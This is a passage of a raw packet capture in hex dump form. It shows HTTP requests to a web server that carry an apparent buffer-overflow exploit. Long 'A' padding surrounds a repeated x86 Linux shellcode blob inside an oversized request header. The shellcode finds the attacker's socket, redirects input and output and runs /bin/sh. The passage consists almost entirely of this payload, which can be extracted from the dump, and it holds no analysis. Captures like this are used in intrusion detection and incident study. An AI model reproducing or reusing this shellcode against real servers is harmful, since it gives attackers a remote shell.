  0350: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA


00:10:59.240166 10.3.88.186.3477 > 10.3.91.32.www: P
17377:18825(1448) ack 1 win 5840 <nop,nop,timestamp 536142840
1485469702> (DF)

  0000: 4500 05dc 7db4 4000 4006 ef87 0a03 58ba
E..Ü}´@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 e232 6d08 7f10  ..[
...PÞãâ2m...

  0020: 8018 16d0 598f 0000 0101 080a 1ff4 e3f8
...ÐY........ôãø

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 6847 4747
AAAAAAAAAAAAhGGG

  0130: 4789 e331 c050 5050 50c6 0424 0453 5050
G.ã1ÀPPPPÆ.$.SPP

  0140: 31d2 31c9 b180 c1e1 18d1 ea31 c0b0 85cd  1Ò1É±.Áá.Ñê1À
.
  0150: 8072 0209 caff 4424 0480 7c24 0420 75e9  .r..ÊÿD$..|$.
ué

  0160: 31c0 8944 2404 c644 2404 2089 6424 0889  1À.D$.ÆD$.
.d$..

  0170: 4424 0c89 4424 1089 4424 1489 5424 188b
D$..D$..D$..T$..

  0180: 5424 1889 1424 31c0 b05d cd80 31c9 d12c
T$...$1À°]Í.1ÉÑ,
```

```
  0190: 2473 2731 c050 5050 50ff 0424 54ff 0424
$s'1ÀPPPPÿ.$Tÿ.$

  01a0: ff04 24ff 0424 ff04 2451 50b0 1dcd 8058
ÿ.$ÿ.$ÿ.$QP°.Í.X

  01b0: 5858 5858 3c4f 740b 5858 4180 f920 75ce  XXXX<Ot.XXA.ù
uÎ

  01c0: ebbd 9031 c050 5150 31c0 b05a cd80 ff44
ë½.1ÀPQP1À°ZÍ.ÿD

  01d0: 2408 807c 2408 0375 ef31 c050 c604 240b
$..|$..uï1ÀPÆ.$.

  01e0: 8034 2401 6842 4c45 2a68 2a47 4f42 89e3
.4$.hBLE*h*GOB.ã

  01f0: b009 5053 b001 5050 b004 cd80 31c0 5068
°.PS°.PP°.Í.1ÀPh

  0200: 6e2f 7368 682f 2f62 6989 e350 5389 e150
n/shh//bi.ãPS.áP

  0210: 5153 50b0 3bcd 80cc 0d0a 582d 4343 4343  QSP°;Í.Ì..X-
CCCC

  0220: 4343 433a 2041 4141 4141 4141 4141 4141  CCC:
AAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA


00:10:59.240246 10.3.91.32.www > 10.3.88.186.3477: . ack 18825
win 15928 <nop,nop,timestamp 1485469702 536142840> (DF)

  0000: 4500 0034 2b91 4000 4006 4753 0a03 5b20
E..4+.@.@.GS..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee3 e7da
..Xº.P..m...Þãçú

  0020: 8010 3e38 db6a 0000 0101 080a 588a 7806
..>8Ûj......X.x.

  0030: 1ff4 e3f8                                .ôãø


00:10:59.241446 10.3.88.186.3477 > 10.3.91.32.www: .
18825:20273(1448) ack 1 win 5840 <nop,nop,timestamp 536142841
1485469702> (DF)

  0000: 4500 05dc 7db5 4000 4006 ef86 0a03 58ba
E..Ü}µ@.@.ï...Xº
```

```
  0010: 0a03 5b20 0d95 0050 dee3 e7da 6d08 7f10  ..[
...PÞãçÚm...

  0020: 8010 16d0 6722 0000 0101 080a 1ff4 e3f9
...Ðg".......ôãù

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4168 4747
AAAAAAAAAAAAAhGG

  0080: 4747 89e3 31c0 5050 5050 c604 2404 5350
GG.ã1ÀPPPPÆ.$.SP

  0090: 5031 d231 c9b1 80c1 e118 d1ea 31c0 b085  P1Ò1É±.Áá.Ñê1À
.

  00a0: cd80 7202 09ca ff44 2404 807c 2404 2075  Í.r..ÊÿD$..|$.
u

  00b0: e931 c089 4424 04c6 4424 0420 8964 2408  é1À.D$.ÆD$.
.d$.

  00c0: 8944 240c 8944 2410 8944 2414 8954 2418
.D$..D$..D$..T$.

  00d0: 8b54 2418 8914 2431 c0b0 5dcd 8031 c9d1
.T$...$1À°]Í.1ÉÑ

  00e0: 2c24 7327 31c0 5050 5050 ff04 2454 ff04
,$s'1ÀPPPPÿ.$Tÿ.

  00f0: 24ff 0424 ff04 24ff 0424 5150 b01d cd80
$ÿ.$ÿ.$ÿ.$QP°.Í.

  0100: 5858 5858 583c 4f74 0b58 5841 80f9 2075  XXXXX<Ot.XXA.ù
u

  0110: ceeb bd90 31c0 5051 5031 c0b0 5acd 80ff
Îë½.1ÀPQP1À°ZÍ.ÿ

  0120: 4424 0880 7c24 0803 75ef 31c0 50c6 0424
D$..|$..uï1ÀPÆ.$

  0130: 0b80 3424 0168 424c 452a 682a 474f 4289
..4$.hBLE*h*GOB.

  0140: e3b0 0950 53b0 0150 50b0 04cd 8031 c050
ã°.PS°.PP°.Í.1ÀP

  0150: 686e 2f73 6868 2f2f 6269 89e3 5053 89e1
hn/shh//bi.ãPS.á

  0160: 5051 5350 b03b cd80 cc0d 0a58 2d43 4343  PQSP°;Í.Ì..X-
CCC

  0170: 4343 4343 3a20 4141 4141 4141 4141 4141  CCCC:
AAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 6847 4747 4789 e331 c050
AAAAAAhGGGG.ã1ÀP

  0580: 5050 50c6 0424 0453 5050 31d2 31c9 b180
PPPÆ.$.SPP1Ò1É±.

  0590: c1e1 18d1 ea31 c0b0 85cd 8072 0209 caff
Áá.Ñê1À°.Í.r..Êÿ

  05a0: 4424 0480 7c24 0420 75e9 31c0 8944 2404  D$..|$. 
ué1À.D$.

  05b0: c644 2404 2089 6424 0889 4424 0c89 4424  ÆD$. 
.d$..D$..D$

  05c0: 1089 4424 1489 5424 188b 5424 1889 1424
..D$..T$..T$...$

  05d0: 31c0 b05d cd80 31c9 d12c 2473            1À°]Í.1ÉÑ,$s


00:10:59.241540 10.3.91.32.www > 10.3.88.186.3477: . ack 20273
win 17376 <nop,nop,timestamp 1485469702 536142841> (DF)

  0000: 4500 0034 0b0f 4000 4006 67d5 0a03 5b20
E..4..@.@.gÕ..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee3 ed82
..Xº.P..m...Þãí.

  0020: 8010 43e0 d019 0000 0101 080a 588a 7806
..CàÐ.......X.x.

  0030: 1ff4 e3f9                                .ôãù


00:10:59.242878 10.3.88.186.3477 > 10.3.91.32.www: .
20273:21721(1448) ack 1 win 5840 <nop,nop,timestamp 536142841
1485469702> (DF)

  0000: 4500 05dc 7db6 4000 4006 ef85 0a03 58ba
E..Ü}¶@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 ed82 6d08 7f10  ..[ 
...PÞãí.m...

  0020: 8010 16d0 f987 0000 0101 080a 1ff4 e3f9
...Ðù.........ôãù

  0030: 588a 7806 2731 c050 5050 50ff 0424 54ff
X.x.'1ÀPPPPÿ.$Tÿ

  0040: 0424 ff04 24ff 0424 ff04 2451 50b0 1dcd
.$ÿ.$ÿ.$ÿ.$QP°.Í

  0050: 8058 5858 5858 3c4f 740b 5858 4180 f920
.XXXXX<Ot.XXA.ù

  0060: 75ce ebbd 9031 c050 5150 31c0 b05a cd80
uÎë½.1ÀPQP1À°ZÍ.

  0070: ff44 2408 807c 2408 0375 ef31 c050 c604
ÿD$..|$..uï1ÀPÆ.

  0080: 240b 8034 2401 6842 4c45 2a68 2a47 4f42
$..4$.hBLE*h*GOB

  0090: 89e3 b009 5053 b001 5050 b004 cd80 31c0
.ã°.PS°.PP°.Í.1À

  00a0: 5068 6e2f 7368 682f 2f62 6989 e350 5389
Phn/shh//bi.ãPS.

  00b0: e150 5153 50b0 3bcd 80cc 0d0a 582d 4343  áPQSP°;Í.Ì..X-
CC

  00c0: 4343 4343 433a 2041 4141 4141 4141 4141  CCCCC: 
AAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

